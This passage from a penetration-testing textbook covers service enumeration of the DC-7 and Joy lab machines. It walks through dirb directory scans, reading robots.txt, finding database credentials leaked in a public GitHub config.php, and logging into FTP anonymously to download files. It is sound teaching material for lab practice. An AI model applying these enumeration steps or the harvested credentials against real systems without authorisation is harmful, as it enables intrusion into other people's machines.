Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:
IP address: 10.0.2.6
Operating System: Ubuntu Linux
Open Ports & Services:
21/tcp ftp
vsftpd 3.0.3
22/tcp ssh
OpenSSH 7.6p1 Ubuntu
80/tcp http
Apache httpd 2.4.29
3306/tcp mysql

```
8000/tcp http
nginx 1.14.0
```

Conclusion

This chapter we covered the various pre-engagement activities which go into planning an effective penetration test such as scoping, expectations, communication, problem escalation, testing window and limitations, and so on.

Further in the chapter, we performed hands-on reconnaissance of our targets using network host discovery such as ICMP/ARP sweeps, different types of port scanning (TCP/SYN/UDP), operating system and service version detection, knowing the open ports, services, and software versions running on the target provides useful insights into the functioning of the target along with aiding in identification of any security issues that the target system may be affected by.

Moving on, the next chapter will focus on various scanning and enumeration tools that are available in Kali Linux and perform hands-on exercises to find security issues in the target systems.

Questions

1. Which protocols are used to determine alive hosts on an IP network?
2. Which nmap scan type is also known as half-open scan?
3. What is aggressive mode in nmap and why is it used?

CHAPTER 6

Service Enumeration and Scanning

The previous chapter was divided into two main parts. The first half of the previous chapter covered the various pre-engagement activities which are needed to plan a successful penetration test. The latter half of the chapter covered the theory of reconnaissance along with hands-on usage of tools available on kali linux to obtain valuable information about the target systems.

This chapter will explain how to utilize the knowledge gained about the targets in the previous chapter to perform further scanning and enumeration of the services identified by us earlier.

Structure

In this chapter, we will touch upon the following topics:

- Enumeration of various services
- Scanning services to identify potential weaknesses and entry points

Objectives

After reading this chapter, you will be able to:

- Understand the theory of enumeration and service scanning.
- Perform enumeration and service scanning using the tools available within Kali Linux.

DC-7

We had previously identified an Apache web server running a Drupal based website on port 80 of the target, moving forward we will be enumerating this service further to find any important files or directories present on it.

Let's open up a terminal and run a dictionary based web content scan against the website using the command dirb **`http://10.0.2.27`**




Figure 6.1: *dirb scan*

You will notice that the default scan without any switches takes a significant amount of time and most of the scan output consists of 403 forbidden error pages, as reflected in the scan results in above screenshot.

You can improve this scan timing and output by running this command:

`dirb http://10.0.2.27 -r -N 403`




Figure 6.2: *dirb fine tuning*

The -r switch stops the dirb tool from recursively checking for the same files in any directories identified. The DC-7 target responds with a lot of 403 messages for many directories, and -N option is used to instruct the dirb tool to ignore or filter out unwanted responses and minimize false entries from showing up in the scan results.

Notice the **`robots.txt`** file is present on the target system; this file is used by website administrators to stop search engines from indexing sensitive files and directories.

Now, open up the Firefox browser from the dock and browse to:

`http://10.0.2.27/robots.txt`




Figure 6.3: *robots.txt on DC-7*

In the preceding screenshot of **`robots.txt`**, you will notice the list of potentially sensitive files, and directories. Take a note of the list and browse each entry one by one to explore if any useful discovery can be made.

In the previous chapter we had discovered twitter handle on the target web page and the subsequent Google search showed a few results pertaining to the twitter handle including a GitHub source code repository:

https://github.com/Dc7User/staffdb

> **Note:** Inexperienced developers do not prioritise security and publish the source code on the internet, any code published online is a huge security risk as it can be analyzed to understand the application architecture, its functionality, business logic and identify security issues associated with it. Online source code repositories such as GitHub are a valuable resource during a penetration test.




Figure 6.4: *Dc7User GitHub page*

We can see that the GitHub page for **`Dc7User`** seems to be a source-code repository containing many files which may prove useful to us by providing some insights into the functioning of the application.

After carefully exploring the files one by one, and analyzing all the useful information you will be able to collect useful information about the functioning of the application and its logic.




Figure 6.5: *Contents of config.php*

One such file available on the Dc7User's GitHub page is **`config.php`** located under the staffdb directory, the **`config.php`** source-code file is shown in the preceding screenshot.

The database name to store application data is 'staffdb' and the username, password used by the application are dc7user and MdR3xOgB7#dW respectively.

You can also notice that the application connects to a database server on localhost. This server did not show up on our nmap scan so the database service is only configured to listen on the loopback interface or is potentially being filtered using a host-based firewall.

As the database service is not accessible to us remotely. We will have to verify these credentials using the other services such as SSH and HTTP that were found to be open on the target system.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.27

Operating System: Linux (Debian 10 based)

Open Ports & Services:

- 22/tcp - SSH
  - OpenSSH 7.4p1 (gathered from service banner)
- 80/tcp - HTTP
  - Apache 2.4.25 (gathered from service banner)
    - Found robots.txt
  - Drupal 8 (gathered from page source)
  - Internet handle @DC7user on the main page
    - Google search of the handle revealed Twitter and Github accounts.
    - Found source-code and credentials 'dc7user and 'MdR3xOgB7#dW'

Digitalworld.local: Joy

This particular target has a multitude of services such as FTP, SSH, SMTP, HTTP, POP3, Netbios, NTP, SNMP running on it. We will enumerate a few of these services, and gather any important information that we can about the target.

Starting our exercise with the FTP service. Open up a terminal, and type the command:

```
ftp 10.0.2.15
```

You can check whether anonymous logins are allowed by trying to login with 'anonymous' as the user name and enter any email address in the password field.




Figure 6.6: *Anonymous FTP access enabled*

As you can see anonymous logins are allowed so we can browse the files, and directories that are available on the target FTP server. In this case we can see that there are two directories present on the FTP server.




Figure 6.7: *Upload directory list*

The `ls` command output shows us the list of files present in the upload directory out of which two files stand out in particular as they have a different set of permissions than the rest.

```
-rwxrwxr-x    1 ftp          135661 Feb 10 10:27 directory
-rwxrwxr-x    1 ftp    ftp         24 Jan  6  2019 reminder
```

Download the files to the local machine by issuing the **`get <filename>`** command within the existing FTP session.




Figure 6.8: *Downloading directory and reminder from the FTP service*

To make things easier you can also use the Firefox browser, and open the URL **`ftp://10.0.2.27`** and browse through the files available in the upload directory.




Figure 6.9: *Contents of the 'directory' file*

This file seems to contain the listing of the home directory for user patrick along with a few extra comments added at the end of the file. As you can notice most of the filenames contain a random list of alpha-numeric characters suggesting that they may be generated as a part of some automated process.

Here are a few names of files and directories which stood out in the list:

```
-rwxrwxrwx  1 patrick      0 Jan  9  2019 haha
d---------  2 root    root      4096 Jan  9  2019 script
-rw-r--r--  1 patrick patrick      0 Jan  6  2019 Sun
-rw-r--r--  1 patrick patrick      0 Jan  6  2019 .txt
-rw-r--r--  1 patrick patrick    407 Jan 27  2019
version_control
```

Standard user files directories such as Desktop, Documents, Downloads, **`.config`**, **`.gnupg`**, and so on. which are a part of home directory have been excluded.




Figure 6.10: *Contents of 'reminder' file*

The '**`reminder`**' file did not contain any useful information apart from giving us a hint that there may be an issue with the system's hardening.

Browsing the remaining files on the FTP service did not yield any further information so we will now proceed to enumerate the other services.

Let's move on to enumerate the HTTP service running on the target host. Browsing to the URL **`http://10.0.2.15`** shows us that a directory named 'ossec' is present on the website.




Figure 6.11: *HTTP service running on port 80*

Opening the directory presents an OSSEC WebUI web application.

